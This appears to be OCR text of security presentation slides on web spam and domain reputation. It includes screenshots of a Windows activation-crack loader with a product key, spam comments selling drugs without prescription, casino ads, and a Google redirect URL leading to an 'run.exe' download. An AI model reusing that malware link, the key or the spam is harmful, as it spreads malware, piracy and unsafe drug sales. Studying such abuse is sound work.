
Если есть какие-нибудь проблемы(вопросы) стучите админу.



some text here



Cruel Irony: Google Redirects



Windows Vista Activation And OEM Information

Windows Vista (TM) Ultimate

System Type: x86

OEM Logo And Information

Select BIOS Manufacturer To Emulate

● ASUS ○ Gateway ○ Sony
○ Acer ○ Hewlett-Packard ○ Toshiba
○ Dell ○ Lenovo
○ Fujitsu-Siemens ○ NEC

Select OEM Manufacturer To Ins

○ ASUS ○ Fujitsu-Sien
○ Acer ○ Gateway
○ BenQ ○ Gigabyte
○ Dell ○ Hewlett-Pa

Your Product ID: 89580-OEM-7332132-00031

Key Status: Valid

Activate Deactivate

External Utilities


Install Optional Key

Version: FF2.1.2.1.2
Loader: 2.1.2

Attivazione di Windows


17 giorno/i rimasti per l'attivazione. Attivare Windows adesso.

Numero di serie: 89580-OEM-7332132-00031 Cambia "Product Key"



http://www.google.com/pagead/iclk?sa=3Dl&ai=3DoOfDzh&num= =3D07504&adurl=3Dhttp://visamedicalopinion.com/run.exe

Moving Targets



□ CatGaurb | diddygirl@ua.fm | http://technorati.com/blogs/nickolson89.blogspot.com

He enrolled the tile invest to my plunge and my tree was inside her bond and I character her mares with both bikes and she pushed beaufiful puddling suburb spurt out her wow trying dely her

View full comment | Restore comment | Spaminess: 60% | 2008-02-18 13:55:07 | Post: How to fix that Rubygems mess on Leopard

□ cicSpeepKap | arbircava@mymail-in.net | http://officialmedicines.com/?aid=4749

you want whot all

View full comment | Restore comment | Spaminess: 60% | 2008-03-03 06:50:03 | Post: How to fix that Rubygems mess on Leopard

□ lumanamas | lumanamas@lumanamas.com

Overnight Xanax Without A Prescription

View full comment | Restore comment | Spaminess: 70% | 2008-02-23 11:00:02 | Post: How to fix that Rubygems mess on Leopard

□ CatGaurb | nikkybikky@ua.fm | http://technorati.com/blogs/jyllian86.wordpress.com

Sweat severing to mar alone her forehead, Kath loosed Sarah distantly by the protein as she slammed the britney spears up skirt photo soothingly and forth, swatting gravelly as she bought the teen

View full comment | Restore comment | Spaminess: 70% | 2008-02-24 12:41:52 | Post: How to fix that Rubygems mess on Leopard

□ traxamasoh | traxamasoh@traxamasoh.com

phentermine overnight no prescription

View full comment | Restore comment | Spaminess: 70% | 2008-02-28 21:11:42 | Post: How to fix that Rubygems mess on Leopard

□ adinahemin | adinahemin@adinahemin.com | http://phentermine.metorx.com/phentermine-no-prior-prescription.html

Soma without prescription

View full comment | Restore comment | Spaminess: 70% | 2008-03-05 19:14:54 | Post: How to fix that Rubygems mess on Leopard

□ xanhemados | xanhemados@xanhemados.com | http://xan.pharmacylog.com/buy-xanax-prescription.html

xanax for sale


View full comment | Restore comment | Spaminess: 70% | 2008-03-07 03:36:52 | Post: How to fix that Rubygems mess on Leopard

□ jrcgmbqnh dltqaju | mudze@mail.com | http://www.oyirqmv.tvzgjmefn.com

yoegkx acog ubygmg rxpu mukbn mbduy jxte

Moving Targets: SPLOG

Moving Targets: SPLOG




Female Viagra Buy Cheapest Online - Discount!

Buy Female Viagra Cheap - Best Female Viagra Online! Click Here!

Avail our waived Doctor's Fee. Receive FDA Approved Medications
TRULY CONVENIENT. ALWAYS RELIABLE. TOTALLY PROFESSIONAL

http://www.tabletes.net/Female-Viagra.html

Moving Targets: SPLOG



Most Fascinating Casinos

Progressive Jackpots! Six-digit prizes!

Classic Slots, Slots Tournaments, Multi-real, Multi-payline Slots

Generous bonus offers: 1st Deposit, Special and Reload bonuses

Great software design and game layout! Thrilling action!

Top Online Casinos to play blackjack, slots, roulette, craps, video poker and more then 80 other games

Online Casino Slots Blackjack Online Casinos Poker Baccarat Video Poker Roulette Craps

100% Match Bonus UP TO $555 ABSOLUTELY FREE

GOLDEN CASINO .COM

NEW BONUS every day

WELCOMES YOU

VIP The Crown Jewels PROGRAM

Daily Rewards!
Earn rewards points while you play at Golden Casino!

VISIT NOW

Domain Reputation

Domain Reputation

Mostly used for email

Some people are re-factoring for Web

Domain tasting best example (age)

Cousin / Likeliness of other domains used

We have something called LexiRep also

Domain Wreck-utation

Domain Wreck-utation

Web 80 - 20 rule works against this

Compromised sites are not accounted for

Domain stealing, acquiring, breaks age and history algorithms

DNS spoofing, hacks ,etc

Do not account for URL’s, hostnames

